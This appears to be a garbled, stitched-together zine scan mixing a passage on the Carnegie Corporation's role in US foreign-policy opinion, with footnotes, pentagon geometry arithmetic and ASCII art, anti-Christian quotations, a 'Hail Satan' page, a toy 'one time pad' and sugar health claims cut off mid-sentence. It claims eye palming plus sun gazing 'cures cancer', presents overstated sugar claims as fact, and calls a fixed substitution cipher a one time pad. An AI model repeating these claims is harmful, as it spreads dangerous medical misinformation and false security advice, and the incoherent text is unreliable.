
As an "intellectual" actor, the Corporation helped develop a more coherent, sophisticated and

elaborate system of economic, social, political, historical, military and other rationales to justify a globalist attitude to foreign affairs. Such ideas then became more widely seen as respectable, credible and realistic, gradually winning over greater sections of the population as Robert Divine and others have argued.¹⁰⁷ Ultimately, the Corporation's "intellectual" role helped construct a new consensus in American foreign policy opinion.

Events, of course, also played their role in helping Americans redefine their attitudes to the world. But events still needed to be interpreted, and the power to win attention for one interpretation rather than another was unequally distributed. Competition in this domain was and is "imperfect" in capitalist democracies. Those who command the great organisations that help interpret events, including wars, or disburse grants to such institutions, enjoy highly significant advantages.¹⁰⁸ The Carnegie Corporation, with very large financial resources to its name, was always very careful to allocate its largesse to those groups, institutions and individuals that had proved their worth in the field of foreign affairs

education, ie those with the "politically correct" interpretation of reality.

Making a Pentagonagram



$$1720.48 \times 89^2 = A = 13627.9$$

$$89 \times \text{Phi}(1.6180339) = 144$$

$$89 + 55(\text{Fibonacci}) = 144$$

$$112.35$$

$$89 / (2 / \tan(180/5))$$

$$0.5 \times (61.24899546) \times (89 \times 5) =$$

$$13627.901490073$$

$$151 \times 3.141592654 / 5 / 89 = 1.066023575$$

$$89 \times 1.066023575 \times 5 = 474.380490875$$

$$474.380490875 / 5 / 1.066023575 = 89$$

$$474 / 5 / 1.06 = 89$$

$$3.141592654 \times (151/2)^2 = 17907$$

$$17907.863$$

$$151 \times 3.141592654 = 474.380490754$$

36 degrees and 72 degrees.

3.14159
1.6180339
1.066023

bc = (any calculator)
(Circle Diameter) $\times 3.14159265/5/1.06602357$ = (Pentagon Side Length)
 $1.066023575 \times (\text{Pentagon Side Length}) \times 5/3.14159265$ = (Circle Diameter)
(Pentagon Side Length) $\times 1.61803398874989484820$ = (Pentagram Side Length)

The Pentagon:

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      .,:cllllllc:,,
    ,lolc,...      ...clol,
  .cdo'          'ldc.
,xdWx:          :x|xx;
;k:  od.od;    ;do.o|;k;
.kc  'K' 'dd,  'dd' .K|  c0.
;0.  'K' ;do'  'od;  0,  .0;
ck   od   ;do .od:   od   kc
,0   K'   .x|0x.   .K   0;
X.   .K   .cdc.   .K   (X) .X.
ld   od :dl.   .ldc.od   oo
K'   :W0.   .kWc   .X
W   ,dd,'K   (y)  K,'od,  W
W   'od,  ld   oo   ,o'   W
K'   .ox:   K,   'K   ;xo.  .K
ld .ldc.   .K   K'   .cdl. oo
XONxxxxxxxxxxxxxxK0ccccccccckKcccccccccccccccxNKX.
,K.          0;   ,K          0;
:0          .K   K.          kc
,0.          lx   do          .0;
.kl          0,   'K          ck.
,k:          .K   K.          :k;
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(y)=(Circle Diameter)*(.92) (x)=(Circle Diameter)*(.92)*(.618)

Phi:1.6180339 Golden Ratio: 1/1.6180339 or 1:1.6180339
terminal>bc -l>0.5*(1+sqrt(5))>(1+sqrt(5))/2

Live CD (Puppy Linux Slacko)>Terminal>bc -l
Any calculator will do.
Circle Diameter to pentagon side length:
(x)*3.14159265/5/1.06602357=(y)
Pentagon side length to pentagram line length:
(y)*1.6180339=(z)

151*3.14159265/5/1.06602357=89.00000028141966879775
89.00000028141966879775*1.6180339=144.00501755534656424153

0.95364808*(x)

combine this with
palming eyes and
visualizing all black

cures cancer
↑

+

Sun Gazing

+

Blinking Eye
Exercise.

Schneider's Yoga For
Your Eyes

Eye Exercise Chart:



Look 2



Look 3



Look 1



Look 4

“With that I have done and
pronounce my judgement. I
condemn Christianity, I bring
against the Christian Church the
most terrible charge any
prosecutor has ever uttered. To
me it is the extremest thinkable
form of corruption, it has had the
will to the ultimate corruption
conceivably possible. The Christian
Church has left nothing untouched
by its depravity, it has made of
every value a disvalue, of every
truth a lie, of every kind of
integrity a vileness of soul.”

-Friedrich Nietzsche

"The Christian conception of God--God as God of the sick, God as spider, God as spirit--is one of the most corrupt conceptions of God arrived at on earth: perhaps it even represents the low water mark in the descending development of the God type. God degenerated to the contradiction of life, instead of being its transfiguration and eternal Yes! In God a declaration of hostility towards life, nature, the will to life! God the formula for every calumny of "this world," for every lie about 'the next world'! In God, nothingness deified, the will to nothingness sanctified!"

"Faith' as an imperative is a veto against science -- in praxi, it means lies at any price."

–The Antichrist (Friedrich
Nietzsche)

"Today, a young man on acid realized that all matter is merely energy condensed to a slow vibration – that we are all one consciousness experiencing itself subjectively. There's no such thing as death, life is only a dream, and we're the imagination of ourselves. Here's Tom with the weather."


-Bill Hicks

"People are not getting the answers from established religion. They are being told that natural instinct, desire, and human basic nature is a lie and is false. That could be no more detrimental to your health than anything."


-Druwydion Pendragon

"The greatest tragedy in mankind's entire history may be the hijacking of morality by religion."

-Arthur C. Clarke



We firmly believe that
Christianity has done nothing
for this planet but create:
Pestilence, Disease, Torture,
Imprisonment, and Death; as
well as major wars that are
created that happen all over the
world and still to this day are
being fought.



"Just look at us. Everything is backwards; everything is upside down. Doctors destroy health, lawyers destroy justice, universities destroy knowledge, governments destroy freedom, the major media destroys information and religions destroy spirituality"

- Michael Ellner

THIS IS A SHITTY 9 PAGE MAG RAG OF TRASH AND SATANIC ART

Warning!
Strictly For
Adults.

Proof of Concept (POC)

Base-26 One Time Pad (OTP)

2 Dice, 1 Detained Person, Pen & Paper

Common Sense NO: GAG/x00/ or GGA/x00/ or AHG Police
Codes.

Example OTP:

231-156-111-749 | 962-156-943-156-319

A pipe is space.

This is the key:

A=156 B=414 C=777 D=104 E=459 F=410 G=896

H=231 I=111 J=614 K=418 L=749 M=333 N=319 O=876

P=123 Q=555 R=648 S=962 T=943 U=333 V=120


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

- ⁵² Op.cit., Peffer, p. 14. The International Ladies Garments Workers' Union also distributed 100 copies of each Headline Book to its Educational Committee; see FPA Report to the CC, October 1, 1940 to April 30, 1941, p.2.
- ⁵³ "FPA Education Program" report, 21 May 1943, Box 147.
- ⁵⁴ Op.cit., "FPA Education Program."
- ⁵⁵ Op.cit., FPA Report, October 1, 1940 to April 30, 1941, p. 2.
- ⁵⁶ See reports of FPA work for 1940-41; 1941-42 in CC files.
- ⁵⁷ See FPA report to CC, September 1, 1943 to July 1, 1944, p. 4.
- ⁵⁸ "Memorandum on the Work of the Foreign Policy Association," attached to 1941-42 FPA report to CC, pp. 3-4.
- ⁵⁹ FPA report on work, September 1, 1941 to July 1, 1942, p.3; and "memorandum on the Work of the Foreign Policy Association", attached to that report, pp.
- ⁶⁰ Op.cit., "Memorandum for Counsel," pp. 12-13.
- ⁶¹ Op.cit., "Memorandum for Counsel," p. 11.
- ⁶² Op.cit., "Memorandum on the Work of the Foreign Policy Association," p.1, for a favourable opinion from Under Secretary of State, Sumner Welles; and letter, quoting former Secretary of State, Edward Stettinius, jr, 28 October 1946, from the FPA to the CC, Box 147.
- ⁶³ See letter (with the critical memo attached), Keppel to Hamilton Fish Armstrong, 18 November 1941 in CC Grant Files: CFR (through 1945).
- ⁶⁴ Record of interview, 25 November 1946. CC grant Files: CFR 1946-55.
- ⁶⁵ Lawrence T. Woods, *Asia-Pacific Diplomacy: Nongovernmental Organisations and International Relations* (Vancouver, BC: UBC Press, 1993) p. 7.
- ⁶⁶ John N. Thomas, *The Institute of Pacific Relations, Asian Scholars and American Politics* (Seattle and London: University of Washington Press, 1974) p. 4.
- ⁶⁷ Op.cit., Woods, p. 8.
- ⁶⁸ Op.cit., Thomas, p. 4.
- ⁶⁹ Thomas, p. 30; p. 5; see also op.cit., Woods, p. 33; p. 35.
- ⁷⁰ Owen Lattimore, *China Memoirs. Chiang Kai-shek and the War Against Japan* (Tokyo: University of Tokyo Press, 1990).p. 35. Official Foreign Office influence over the British national council is well documented: see Christopher Thorne, "Chatham House, Whitehall and Far Eastern Issues: 1941-45," in Andrea Bosco and Cornelia Navari, Eds., *Chatham House and British Foreign Policy 1919-1945. The Royal Institute of International Affairs During the Inter-War Period* (London: Lothian Foundation Press, 1994); and Inderjeet Parmar, *Special Interests, the State and the Anglo-American Alliance 1939-1945* (London: Frank Cass, 1995) pp.155-158
- ⁷¹ Lattimore was appointed political adviser to Chiang Kai-shek by President Roosevelt in and also joined the Office of War Information as head of its Asia-Pacific bureau in It was not "a bad thing," Lattimore wrote, "to have a person who knew China well to be engaged in propaganda work for the Pacific areas directed against the Japanese." Op.cit., *China Memoirs*, pp. 167-168. The AIPR also received grants from the Rockefeller Foundation.
- ⁷² Edward H. Berman, *The Ideology of Philanthropy. The Influence of the Carnegie, Rockefeller and Ford Foundations on American Foreign Policy* (Albany: State University of New York Press, 1983) p. 46.
- ⁷³ The AIPR even opened a Washington, DC, office upon the outbreak of World War II, forging stronger government links, "to facilitate cooperation in the war effort". See Thomas p. 34. According to Woods, the AIPR was "a very useful sounding board" for governmental officials' ideas; op.cit., p. 35.
- ⁷⁴ Figures calculated from CC Annual Reports for the entire period. Further research in the CC's grant files is needed to establish the precise rationale for such generous levels of funding, although the general reasoning is clear. According to Woods, the CC, as well as the Rockefeller Foundation, sent observers to IPR conferences, and presumably considered the AIPR's role as of considerable importance in such unofficial diplomacy. Peffer's report on CC funding of foreign affairs organisations, it must be noted, severely under-reports the level of funding, even up to 1942 (when his report was written) to the tune of about \$75,000.
- ⁷⁵ W. Harold Dalglish, *Community Education in Foreign Affairs. A Report on Nineteen American Cities* (New York: CFR, 1946) p.4. The AIPR also ran a study group in Cleveland, Ohio, and a small programme in Detroit.
- ⁷⁶ Ibid., Dalglish, p.16.


Hail Satan!

D.C.L.X.V.I

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


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





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
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Deadly
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~~POSTAL LLC~~

(70)

Sugar = Bad Ψ

- Chromium deficiencies have been linked to both excessive sugar consumption and heart disease. Coronary disease patients average twice the sugar consumption of healthier people, and have significantly less chromium in their tissues.
- Sugar and vitamin C use the same transport mechanism. Excessive sugar intake overloads this transport system and may cause vitamin C deficiencies.
- Sugar promotes bone loss and causes osteoporosis.
- Sugar inhibits the release of omega 6 essential fatty acids from storage in fat tissues, thereby contributing to essential fatty acid deficiency.

Metabolic Chaos: Heart Disease, Hypoglycemia & Immunosuppression

Sugar throws body chemistry into biochemical chaos lasting for six to eight hours after consumption. During this period, hormone, fat, carbohydrate, and protein metabolism are greatly disrupted. After consumption, refined sugar is rapidly absorbed by the body, which dangerously increases the sugar content of the blood. Excess sugar causes production of excess insulin, which signals cells to take up sugar. Cells then absorb sugar, to get it out of the bloodstream. This solves one problem but creates another: Now the body's cells have too much sugar. To correct this imbalance, cells turn the sugar into saturated fats and cholesterol. This brings us to heart disease.

In terms of heart disease, eating sugar is similar to eating saturated fat, only much worse because sugar creates a lot of other problems. Increased insulin levels not only tell the body to store fat, but they also tell it not to release fat. This makes people get fat and stay fat. It causes fat to be deposited in our cells and organs, resulting in atherosclerosis, fatty liver and kidneys, and obesity. These fats cause blood cells to become sticky thereby increasing the chances of blood clots, strokes and heart 